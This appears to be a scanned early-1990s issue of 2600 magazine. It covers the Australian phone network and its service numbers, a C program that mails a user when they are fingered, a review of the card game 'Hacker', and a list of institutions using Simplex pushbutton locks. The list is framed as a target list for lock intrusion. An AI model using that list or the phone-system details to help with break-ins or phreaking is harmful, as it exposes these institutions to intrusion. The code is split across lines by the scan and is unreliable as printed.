*And hopefully we'll be able to find it.*

## Breaking Into The Scene

**Dear *2600*:**

First of all, let me start by saying thank you for what you are doing. It is a service without quantifiable value. I have spent years in the shadows searching and scraping for information on the hacking field, generally only coming up with the occasional *Phrack* or *Phun* newsletter. Six months ago I was walking around the immortal East Village and I happened upon a little store called Hudson News. Inside, after an hour of hunting and browsing, I came upon a marvelous little document with a toilet on the cover. My computing life has not been the same since.

I make no claims toward greatness in the pursuit of the hack, only that I understand the force that drives it, and that it is driving me. Unfortunately, your magazine is the only source of outside information I have been able to acquire on the subject (aside from that mentioned above).

I would be infinitely appreciative of your assistance in pointing me in the right direction, and giving a good shove. If there is anything I can do in return, though I could not imagine what, I would be happy to help.

Secondly, *help!* I need to get Internet access that extends beyond Compuserve's meager mail facility (which I just found out about today). And I don't know where to begin to look. To the best of my knowledge, there are no colleges in Westchester County, NY that

*(continued on page 46)*

# The Australian Phone System

**by Midnight Caller**

In Australia there is one company which controls the nation's public switched telephone network: the Australian and Overseas Telecommunications Corporation, which trades as Telecom Australia.

Telecom Australia is a federal government-owned statutory corporation responsible for providing telephone, data, and other communications services to the public. Put simply, Telecom have a monopoly on first home-phone installation and the core network (eg: the copper wires, the optical fibre, the cellular network, etc.).

This all changed in late 1991 when Telecom was stripped of its monopoly and forced to compete in a duopoly arrangement with a second carrier until 1997 when the duopoly arrangement expires and it becomes free for all. The federal government will be issuing a second-carrier license which will allow full de-regulated competition for the first time in the provision of core network services. While the telecommunications industry has been de-regulated for quite some time (if you didn't like your Telecom phone, you could buy one from someone else, or you could buy a cellular phone or pager from anyone), there has never been any competition on the initial connection of service, or in the on-going provision of service.

When first offered, 31 different companies, mostly foreign, registered interest in applying for the license which carries a $3 billion (US$ 2.5 billion) license fee and includes three operational satellites (which no one wants), and three others being built (which no one wants either) by Hughes Aircraft Corporation.

There are now three consortiums left in the race: the Bellsouth/Cable and Wireless consortium (C&W run the Mercury phone company in the United Kingdom), the Bell Atlantic/Ameritech consortium who recently bought the run-down hovel phone system in that rather odd country next to us, New Zealand, and a third party which has remained anonymous, though rumour has it that the third consortium is led by Com Systems.

It is widely believed that Bellsouth will get the license and Bell Atlantic will have to be content nursing sheep in New Zealand. As mentioned before, until 1997 there will be a duopoly, with the exception of a third nationwide cellular network to be licensed sometime next year or so.

## The Network

The Telecom network consists largely of ARE-11 and Ericsson AXE-10 switching systems though older ARF and step-by-step exchanges still exist in some rural areas. The Ericsson AXE-10 exchanges are currently the most advanced exchanges available for use by the general public. At present some 70 percent of the Australian telephone network is fully computerised and this is expected to reach a full 100 percent by around 1994/95.

The AXE-10 offers all the facilities of what the more advanced Western Electric ESS systems offer such as Centrex facilities. One notable feature not offered by Telecom, though it can be made available on the AXE-10 exchanges, is ANI. Considering the problems US phone companies have encountered in offering ANI services, Telecom has never made any comment on the facility, though Bellsouth has said that it would be one of the new features it would introduce should it be successful in bidding for the second carrier license.

DTMF dialling is available as standard on the AXE-10 exchanges while those decrepit individuals unlucky enough to be on ARE-11 exchanges (like me) must apply for a DTMF service. It doesn't cost any extra, but it keeps a few failed bureaucrats in a job if you have to apply for it. The ARE-11 exchanges are far less advanced than the AXE-10's. They do not offer any of the Centrex or Easycall facilities (such as call waiting, three-way call, call diversion, ANI, etc.) that the AXE-10 offers.


The Telecom network command center is located in Exhibition Street in the center of Melbourne with a fallback command center located in the Melbourne suburb of Windsor. Smaller network command centers are located in each state capital.

These two locations control all network management functions nationwide for all exchanges with the exception of the old step-by-step exchanges. They also control the nationwide data services and other special services such as Austpac (X.25), Iterra (Satellite), ISDN, DDN Flexnet (Digital data network), MobileNet (cellular), as well as a host of other services.

Being Telecom's home city, the central area of Melbourne is also the only city to be fully linked up with optical fibre at this time. Telecom is gradually overhauling its inter-city trunk lines with optical fibre (with the microwave network acting as a backup). Melbourne, Canberra, and Sydney are linked together by a 1000 km long stretch of fibre optic cable, with other links currently under way.

## Payphones

There are five types of payphones in use around Australia. These are: the PhoneCard payphone (the new standard payphone), CardPhone (for credit and debit cards), Bluephone, Goldphone (being replaced by Bluephone), and the



**How does Autocall work?**

Autocall allows a specific phone number to be programmed into a card so that the card will automatically dial that number when it is inserted into the phone. Only one number may be stored in each card.

Cards may be programmed in three ways:

1. **Temporary Phone Number (Mode 1)** — Once the card is programmed with a phone number, you have the option to *replace* that number with another one or to *erase* the stored phone number. Also, you may overdial the stored number within 4 seconds of inserting the card into the phone. If you do not begin dialling a number within 4 seconds, the card will automatically dial the number stored on the card.
2. **Permanent Phone Number (Mode 5)** — When you choose this mode for programming the Phonecard, the number you store on the card is there permanently. *Every time you insert this card into a phone, the number will be automatically dialled.* You cannot change or erase the number programmed on this card and you cannot overdial the number.
3. **Permanent Phone Number with Overdial Option (Mode 9)** — This programming mode allows you to store a permanent number in a card, *but* you are able to *overdial* a different number within 4 seconds of inserting the card without changing the programmed number. The programmed number cannot be changed and cannot be erased.

A Telecom Phonecard calling guide placed next to each Phonecard and Coin/Card phone describes each of the Autocall options available. The phone's display screen prompts the user through each of the steps for programming Phonecard.

older rotary dial payphones which are progressively being phased out.


*PhoneCard Payphone:* the new standard payphone in Australia is the new Telecom PhoneCard payphone. This phone uses either coins or pre-paid telephone cards similar to the cards that NTT (Japan) used to use in their payphones until the introduction of smartcard telephone cards. These payphones are usually located in places such as airports, hotels, and on the street.

*CardPhone Payphone:* these payphones only accept credit or debit cards such as Amex, Visa, Mastercard, and debit cards issued by most of the banks. To place a call, a customer swipes their card through the card reader, then enters their PIN number. After this is verified, the caller dials the number they want and the call is charged back to their card. These phones are located in airports, tourist areas, hotels, and some central city locations. They are generally not located in the street.

*BluePhone Payphone:* the BluePhone was so-called because it is blue - pretty imaginative. These accept coins only and are only located indoors. Most may be found in bars, groceries, supermarkets, restaurants, 7-11's, stores, and hotels. These are never located on the street.

*GoldPhone Payphone:* prior to the world's greatest marketing coup, the BluePhone, Telecom's crack advertising team christened the GoldPhone - it was gold. The GoldPhones are unimpressive indoor phones such as the BluePhones (see 2600 Spring 1990 for photo) and are gradually replaced by the BluePhones.

*CrapPhone Payphone:* so named because that is what it is. This has been the Telecom standard payphone for more than 10 years. While some have had pushbutton dialers installed, most still use rotary dial mechanisms. These payphones are easily distinguishable from their robust, but dull,



1 Buy a Telecom Phonecard where you see this sign.

2 Now look for the payphone booth with this sign

3 Pick up handset. Wait for dial tone.

4 Insert Phonecard and dial.

5 Each time you call you use up value on the card until it expires.

6 Complete the call and hang up. The phone will return your card.

metallic green appearance. The unit itself is made of two inch thick steel. These phones may be found in streets but are being progressively replaced by the PhoneCard payphone. By replacing coin-only payphones with card-accepting phones, Telecom hopes to reduce the level of vandalism affecting payphones.

### Operator Numbers

000: Emergency Operator (Ask operator for emergency service. Or dial direct on the following three numbers.)
11440: Ambulance/Paramedic
11441: Fire
11444: Police
013: Directory Assistance (Local)
0175: Directory Assistance (Intra and Interstate)
0103: Directory Assistance (International)
1100: Service faults
1104: Cellular network faults
0173: Wake up calls
011: Operator Connect (within Australia)
0101: Operator Connect (International)
0108: Calls to ships at sea
1139: Changed number directory

### Long Distance Operators

001-488-1150 Canada
001-488-1459 Denmark
001-488-1358 Finland
001-488-1330 France
001-488-1180 Hawaii
001-488-1852 Hong Kong
001-488-1620 Indonesia
001-488-1390 Italy
001-488-1810 Japan
001-488-1820 South Korea
001-488-1310 Netherlands
001-488-1640 New Zealand (TCNZ)
001-488-1650 Singapore
001-488-1440 U.K. (British Telecom)
001-488-1011 U.S. (AT&T - USA Direct)
001-488-1100 U.S. (MCI - Call USA)

### Other/Special Numbers

199: Ringback
552-4111: Telecom Line Identifier (gives you the number you are calling from if on ARE-11 or AXE-10 exchange)
01921: Austpac (X.25) 300bps
01922: Austpac (X.25) 1200bps
01923: Austpac (X.25) 1200/75bps
01924: Austpac (X.25) 2400bps
01925: Austpac (X.25) 4800bps
01928: Austpac (X.25) 9600bps
0193111: Discovery 2400bps
01955: Discovery 1200/75bps
01956: Discovery 2400bps

### Australian Capital City Area Codes

02: Sydney, NSW
03: Melbourne, VIC
06: Canberra, ACT
07: Brisbane, QLD
08: Adelaide, SA
09: Perth, WA
002: Hobart, TAS
089: Darwin, NT

## a way to catch peepers

**by Alien X**

Here is a nice little C program for those who use UNIXes with internet capabilities. The function of the program is to let you know when someone tries to finger you via the "finger" command. When a user fingers you, the program will display the finger information as normal, but will also send mail to you indicating who the busybody was so that you can keep tabs on who's so interested in you. It accomplishes this by converting your .plan into a named pipe (see manual page on mknod on your Unix system).

As the program stands the output is an exact duplicate of what a normal finger command would produce, however modification is possible if you wish to output some other information to the user.

Example:

```
printf("It is currently: ") ;
system("date") ; /* output the system date */
fflush(stdout) ; /* flush the output */
```

You can insert this in the area of the 'system ("cat plan")'. Just remember to flush the stdout after each command.

Also, while the source indicates that you should only have to run peep once, sometimes confused operators will kill jobs they don't understand so it's a safe bet to check once in a while by fingering yourself. Also, running multiple copies of peep in the background can raise hell when someone fingers you (i.e., multiple mail messages and such).

### peep.c

This source was originally obtained from volpecr@crd.ge.com, and was hacked (and rehacked!) to run on ultrix by shedevil@leland.stanford.edu. You must already have a .plan file before proceeding. You must edit the following file, and where you see the term "username@machine" substitute your own email address. Do the following commands at your system prompt: mv .plan plan <return> mknod .plan p <return> cc peep.c -o peep <return> To run peep, type: peep & <return> NOTE: Do *not* run peep & unless you have already checked and you are *sure* it is not already running. The easiest way is to finger yourself and see if it's working. Because 'peep &' tells the system to keep it running in the background, it will stay running even when you log out and back in. So it's rare that you will need to start it up again.

```
#include <sys/types.h>
#include <sys/file.h>
#include <setjmp.h>
#include <signal.h>
#include <sys/uio.h>
#include <stdio.h>
 sigjmp_buf start;
 void handler(sig,code,scp,addr)
   int sig, code;
   struct sigcontext *scp;
   char *addr;
{
 close(1);
 longjmp(start,0);
}

main()
{
 int fd ;
 fd_set writefds ;

 setjmp(start);

 signal(SIGHUP,handler);
 signal(SIGINT,handler);
 signal(SIGQUIT,handler);
 signal(SIGPIPE,handler);

 while (1)
  {
   fd = open(".plan", O_WRONLY) ;
   if (fd != 1)
              if (dup2(fd, 1) == (-1))
                fprintf(stderr,"Error on dup\n");

   system("cat plan");
   fflush(stdout);

/* Send me mail indicating the request */
   system("(echo \"You have been fingered on\"
`hostname` at `date`; \
                 echo \"Relevant process information
follows:\"; \
                 ((ps -au; netstat) | grep finger)) | mail -s
\"Finger Alert\" \username@machine");

   fflush(stdout) ;

   close(fd);
   close(1);
    sleep(3);

  }

}
```

# hacker review

**Hacker: The Computer Crime Card Game**
**by Steve Jackson**
**$19.95, Steve Jackson Games**
**Review by The Devil's Advocate**

*I watched with envy as Emmanuel Goldstein gained access to Norad. He had used a hidden indial together with a password file, and was now on the MilNet. I looked around the table to see what the other hackers would do. Nothing. They were all just a bunch of Amiga-lamers anyway. If anyone was going to stop Emmanuel, it would have to be me, the Net Ninja. I kept a close eye on him as he hopped over to the Pentagon on the MilNet. Riding on nothing but caffeine and pizza, he was hacking like a crazed Dutchman. He was trying to brute-hack his way in, using every trick he had. He needed those tricks, too, because the ice on that system was numbin'. But I had a few tricks of my own. I watched and waited while Emmanuel penetrated one of the most powerful systems on the net. Then I raided the bastard....*

*Hacker,* "The Computer Crime Card Game," is Steve Jackson's latest gaming foray into the hacking/phreaking world. As the introduction explains, the game was conceived after the Secret Service wrongfully raided his company in 1990. Jackson's response was a logical one: sue the Secret Service and make a game about it. *Hacker,* then, is Jackson's way of letting the Secret Service know how much he appreciated having his rights violated.

*Hacker* has all the elements of its namesake: players can hack, phreak, upgrade their computer equipment, crash systems, use secret indials, use back doors, travel on various networks, trade or coerce favors, nark on friends, raid or get raided (and possibly busted). The goal of the game is to be the first hacker to gain twelve or more active accounts. This number will vary depending on how long you wish to play. With five or six players, a typical game can last all night.

Those who are familiar with Illuminati will have no problem adapting to the look and feel of the game. The action takes place on an array of cards that, together, comprise the computer network. Each card represents an individual computer system complete with its own security and ICE levels, as well as networking information. Before the game begins, these "System" cards are dealt randomly to the players, who then proceed to "link" the cards together by laying them down on a flat surface next to each other. Players may arrange the cards in any way they see fit, although some rules exist to regulate this initial setting-up process. Some cards will only link in one direction, while other cards are multilinkable. Throughout the game, the playing area or "net" expands as more System cards are added. The advantage to using this Illuminati-style "board" is that no two games are ever the same; the playing area is always changing. The only disadvantage to this is that the game will require a large, flat playing surface, so playing on a ferris wheel is out of the question.

A typical turn begins by drawing a random "special" card. These cards are always beneficial to the player who draws them. They can be offensive, defensive, or just plain helpful. The Secret Service Raid card, for example, is played on an opponent: "Lose all your equipment. Roll 7 or better to avoid a bust. Play on a rival after any successful hack by any player...." Some cards counteract the effects of other cards. The Dummy Equipment card, for instance, might be used after a raid: "The investigators took your TV and your old Banana II, but they overlooked the real stuff. No evidence, no bust - and you keep your system...." Other cards will give you much needed bonuses such as extra hacks or additions to your dice rolls. The Caffeine and Pizza card, "Perfect for that manic burst of energy," will give you one extra hack, while the Social Engineering or Trashing card gives bonuses to your dice rolls. In addition, some cards are used only once, while others can be reused. All in all, the special cards are a nice touch and add character to the game.

After taking a special card, a player must answer that self-incriminating question: To hack or not to hack? Why would anyone not want to hack in a game called *Hacker?* The answer is that a player may choose not to hack so that he or she can upgrade instead. Like certain special cards, upgrades will give players bonuses such as extra hacks or additions to dice rolls. A player who opts to upgrade ends his or her turn without much excitement.

Hacking is naturally the main course of the game. Skill is required in choosing the right system and in finagling the bonuses necessary in order to beat the system's security level. A player must begin by hacking one of the indials, which are entrances to the various other systems on the net. In order to get an account on a system, a player must tie or beat the system's security level. If a player manages to get four points higher than the security level, then this is indicative of good hacking and a root account is obtained. Root accounts allow extra privileges and bonuses under certain circumstances. For instance, root can initiate a housecleaning to rid a system of other unwanted hackers.

When hacking, a player must also avoid any

ICE that may be present on the system. ICE, short for Intrusion Countermeasure Electronics, obviously doesn't exist yet, but Jackson couldn't resist the Gibsonian concept which is so ingrained in hackers that it might as well exist anyway. Avoiding ICE is a matter of rolling higher than a system's ICE level. A player who is ICEd will experience discomfort as he or she loses accounts on various systems. In some cases, hitting ICE also results in a raid.

Each system has its own security level. Most systems also have ICE, and some even offer special privileges for those who have root access. No Such Agency, for instance, allows players with root accounts to draw an extra special card at the end of their turn. Naturally, the better a system is, the higher its security and ICE levels.

### Social Engineering

**"Pardon me. I'm with the phone company and we're checking out a problem with your modem line. What's the root password on your system, please?"**

**You get a +4 on one attempt to hack. If that attempt fails, the +4 can be re-used, *that turn only,* on other hack attempts on the same target.**

**ONE OF THE SPECIAL CARDS FROM *HACKER.***

The next phase of a player's turn is phreaking. This option allows fellow hackers a chance to gain access to a system that is already compromised by the player. Phreaking is a good faith option, designed to allow players to work together toward their mutual goal of system conquest. However, phreaking also has its risks, as it is still possible to hit ICE. Phreaking also fills up systems with hackers. The disadvantage to having too many hackers on a system is that it automatically initiates housecleaning. At the start of a player's turn, he or she must "roll for housecleaning" on all systems where four or more hackers are present. Housecleaning is the real-life equivalent of a system administrator doing his or her job. Housecleaning forces each hacker to roll well or be tossed off the system. Naturally, players with root accounts have better chances. Phreaking, then, can be both beneficial and baneful.

The final phase of a player's turn is narking. Turning your fellow hackers in may seem like the ultimate sin, but it's really not as bad as it sounds. First of all, you're not really snitching on anyone. Instead, you are trying to convince the system administrator (via dice rolls) that he has hackers on his system. If you are successful, then the administrator will initiate a housecleaning in an attempt to rid the system of hackers. Like hacking and phreaking, narking has its dangers, not the least of which is getting everyone else pissed off at you.

By now, you probably realize that *Hacker* is not an easy game to play without the rule book handy. Indeed, we found the rules to be in such high demand that we made extra copies. While it's not really complicated, it does take some time to learn. The best way to describe *Hacker* is that it is interesting and entertaining. Members of *2600* played it for seven straight hours, and only stopped due to severe exhaustion. In some ways, the game has more in common with real hacking then you might think!

*Hacker* will not teach you how to hack. Obviously no game is a substitute for the real thing. However, *Hacker* may help explain some of the fundamental concepts of its namesake by letting people vicariously experience the thrill of true hacking. The terms used in the game are fairly accurate. The only term we had a problem with was "phreaking." In reality, phreaking has very little to do with allowing fellow hackers a shot at an account on a system that you already have access to.

*Hacker* manages to capture the spirit of hacking in a cardboard box. True to its name, the main goal is not to invade privacy, or increase one's wealth, or cause anarchy. Rather, the goal is merely to gain access, to explore, and to have fun while doing it. Jackson's use of a network connecting government and corporate systems is noteworthy. Obviously, you will not find Mom and Pop's home computer on the net. Perhaps this will help dispel the myth that hackers invade "personal" privacy.

Even creativity, that most important of all aspects of hacking, is present in the game. The rule book is by no means definitive, and players will find creative ways to bend, twist, and distort various sections to produce tangible results. For instance, the rules do not say anything about getting more than one account on a system. However, what is ultimately "allowed" and "prohibited" will be determined by the players. On more than one occasion, we found ourselves voting on controversial rule-book ambiguities. Law enforcement officials will therefore be pleased to know that *Hacker,* among other things, encourages democracy.

# Looking for Simplex locks?

**Listing of Universities, Colleges, Preparatory Schools and School Organizations Using SIMPLEX pushbutton Locks:**

Auburn University; Auburn, AL
Phi Gamma Delta; Auburn, AL
University of Alabama School of Medicine; Birmingham, AL
Oakwood College Computer Center; Huntsville, AL
University of South Alabama; Mobile, AL
Troy State University; Troy, AL
The University of Alabama; University, AL
Northern Arizona University; Flagstaff, AZ
Arizona State University; Tempe, AZ
Flowing Wells Public Schools; Tucson, AZ
Batesville Public Schools; Batesville, AR
Harding College; Searcy, AR
Pacific Union College; Angwin, CA
University of California; Berkeley, CA
University Student Coop. Association; Berkeley, CA
Cypress College; Cypress, CA
Chalot College; Livermore, CA
California State College/Dept. of Biology; Los Angeles, CA
Chapman College; Mare Island, CA
Peninsula Childrens Center; Palo Alto, CA
Pomona Unified School District; Pomona, CA
Loma Linda University; Riverside, CA
California State University; Sacramento, CA
West Coast University; San Diego, CA
San Diego State University; San Diego, CA
University of California; San Francisco, CA
San Francisco State University; San Francisco, CA
Santa Rosa Junior College; Santa Rosa, CA
Stanford University; Stanford, CA
California State University; Temple City, CA
University of Colorado Book Center; Colorado Springs, CO
Alpha Gamma Delta; Denver, CO
Fort Lewis College; Durango, CO
Alpha Phi Sorority; Fort Collins, CO
Widefield School District #3, Security, CO
University of Bridgeport; Bridgeport, CT
Submarine School; Groton, CT
Hartford College; Hartford, CT
Trinity College; Hartford, CT
Wesleyan College, Middletown, CT
U.S. Academy of Gymnastics; Norwalk, CT
Westminster School; Simsbury, CT
Kappa Alpha Theta; Storrs, CT
Suffield Academy; Suffield, CT
Choate School; Wallingford, CT
Gunnery School; Washington, CT
Clearwater Central Catholic High School; Clearwater, FL
Brevard Community College; Cocoa, FL
Broward Community College; Fort Lauderdale, FL
Kappa Alpha Theta Sorority; Gainesville, FL
Pi Kappa Alpha Fraternity; Gainesville, FL
Florida Institute of Technology; Melbourne, FL
Barry University; Miami Shores, FL
Orlando College; Orlando, FL
Tallahassee Community College; Tallahassee, FL
Chi Omega Sorority; Tallahassee, FL
University of South Florida; Tampa, FL
University of Georgia; Athens, GA
Phi Kappa Psi; Athens, GA
Columbus College; Columbus, GA
Young Harris College; Young Harris, GA
Windward Community College; Kaneohe, HI
Brigham Young University; Laie, HI
Boise State University; Boise, ID
Northwest Nazarene College; Nampa, ID
Silver Hills Junior High; Osborn, ID
Baptist Student Center; Carbondale, IL
Delta Phi Fraternity; Champaign, IL
Beta Theta Pi; Champaign, IL
City Colleges of Chicago; Chicago, IL
Student Locksmithing Institute; Chicago, IL
Roosevelt University; Chicago, IL
Oak Therapeutic School; Chicago, IL
University of Chicago; Chicago, IL
University of Chicago/Dept. of Surgery; Chicago, IL
University of Chicago/Wyler Childrens Hospital; Chicago, IL
Millikin University; Decatur, IL
Pi Kappa Alpha; Evanston, IL
Lincoln College; Lincoln, IL
Western Illinois University; Macomb, IL
Diamond Lake Schools; Mundelein, IL
Glenkirk Campus; Mundelein, IL
North Central College; Naperville, IL
John Wood Community College; Quincy, IL
Augusta College; Rock Island, IL
Thornton Community College; South Holland, IL
Sangamon State University; Springfield, IL
Nabor House Fraternity; Urbana, IL
Butler University; Indianapolis, IN
Sigma Nu Fraternity; Indianapolis, IN
Delta Gamma Sorority; Indianapolis, IN
University of Notre Dame; Notre Dame, IN
Adult Learning Service; Rockville, IN
Delta Upsilon Fraternity; West Lafayette, IN
Beta Sigma Psi; West Lafayette, IN
Alpha Kappa Lambda; West Lafayette, IN
Lambda Chi Alpha Fraternity; Ames, IA
Phi Delta Theta; Ames, IA
Beta Sigma Psi Fraternity; Ames IA
Acacia Fraternity; Ames IA
Gamma Phi Beta; Ames, IA
Theta Delta Chi Fraternity; Ames, IA
Delta Chi Fraternity; Ames, IA
University of Northern Iowa; Cedar Falls, IA
Davenport Community School District; Davenport, IA
Sigma Alpha Epsilon Fraternity; Des Moines, IA
University of Iowa; Iowa City, IA
Delta Tau Delta Fraternity; Iowa City, IA
Graceland College; Lamont, IA
Sheldon Community Schools; Sheldon, IA
Williamsburg Community School District; Williamsburg, IA
St. Mary of the Plains College; Dodge City, KS
Acacia Fraternity; Manhattan, KS
Kansas State University; Manhattan, KS
Sigma Phi Delta Fraternity; Manhattan, KS
Sigma Alpha Epsilon; Manhattan, KS
Wichita State University; Wichita, KS
Wichita University; Wichita, KS
Friends University; Wichita, KS
Union College; Barbourville, KY
Centre College of Kentucky; Danville, KY
Phi Beta Phi Sorority House; New Orleans, LA
Lambda Chi Alpha Fraternity; New Orleans, LA
Bowdoin College; Brunswick, ME
University of Maine; Farmington, ME
The Bryn Mawr School; Baltimore, MD
Peabody Institute of Music; Baltimore, MD
Johns Hopkins University; Baltimore, MD
Loch Raven Senior High; Baltimore, MD
St. Paul School for Boys; Brooklandville, MD
University of Maryland; College Park, MD
Charles County Community College; La Plata, MD
St. Mary's College of Maryland; St. Mary's, MD
Salisbury State College; Salisbury, MD
Northeastern University; Boston, MA
Bradford College; Bradford, MA
Z.B.T. Fraternity; Brookline, MA
Radcliffe College; Cambridge, MA
Harvard University; Cambridge, MA
Harvard Dept. of Continuing Education; Cambridge, MA
Boston College; Chestnut Hill, MA
Dean Junior College; Franklin, MA
Teaching Resources Corp.; Hingham, MA
College of Pure and Applied Sciences; Lowell, MA
Tufts University; Medford, MA
St. Marks School; Southborough, MA
Western New England College; Springfield, MA
College Stores Association; Waltham, MA
Wrentham State School; Wrentham, MA
University of Michigan; Ann Arbor, MI
Phi Delta Phi Law Fraternity; Ann Arbor, MI
Phi Alpha Kappa Fraternity; Ann Arbor, MI
University of Detroit; Detroit, MI

Michigan State University; East Lansing, MI
Alpha Phi Sorority; East Lansing, MI
Delta Chi Fraternity; East Lansing, MI
Delta Tau Delta; East Lansing, MI
Phi Mu Fraternity; East Lansing, MI
Phi Gamma Delta; Flint, MI
Sigma Nu Fraternity; Flushing, MI
Sigma Chi Fraternity; Flushing, MI
Calvin College; Grand Rapids, MI
Grand Rapids Schools; Grand Rapids, MI
Macomb County Community College; Mount Clemens, MI
Michigan Christian College; Rochester, MI
Duns Scotus College; Southfield, MI
University of Minnesota; Minneapolis, MN
Phi Gamma Delta; Minneapolis, MN
Delta Kappa Epsilon; Minneapolis, MN
Alpha Gamma Rho; St. Paul, MN
Belhaven College; Jackson, MS
University of Mississippi; University, MS
Southeast Missouri State University; Cape Girardeau, MO
Gamma Phi Beta; Columbia, MO
Chi Omega Sorority; Kansas City, MO
Pattonsburg R-11 School; Pattonsburg, MO
School of the Ozarks; Point Lookout, MO
Phi Kappa Theta Fraternity; Rolla, MO
St. Louis University; St. Louis, MO
St. Louis University High School; St. Louis, MO
Webster College; St. Louis, MO
Washington University; St. Louis, MO
St. Louis Community College at Forest Park; St. Louis, MO
W.U. Medical School; St. Louis, MO
Gamma Phi Beta Sorority; St. Louis, MO
Alpha Epsilon Phi Sorority; St. Louis, MO
Phi Xi Sorority; St. Louis, MO
Pi Beta Phi Sorority; St. Louis, MO
Kappa Kappa Gamma Sorority; St. Louis, MO
Central Missouri State University; Warrensburg, MO
Montana State University; Bozeman, MT
Powder River County Dist. High School; Broadus, MT
Sigma Phi Epsilon; Kearney, NE
Beta Sigma Psi; Lincoln, NE
Theta Chi Fraternity; Lincoln, NE
Alpha Delta Pi Sorority; Lincoln, NE
Beta Theta Phi; Lincoln, NE
Alpha Tau Omega; Lincoln, NE
Triangle Fraternity; Lincoln, NE
Creighton University; Omaha, NE
Omaha College of Health Careers; Omaha, NE
Platte Valley Bible College; Scottsbluff, NE
Kappa Kappa Gamma Sorority; Tallahassee, NV
University of New Hampshire; Durham, NH
Notre Dame College; Manchester, NH
Colby-Sawyer College; New London, NH
Environmental Education Center; Basking Ridge, NJ
Blair Academy; Blairtown, NJ
Center for Professional Advancement; East Brunswick, NJ
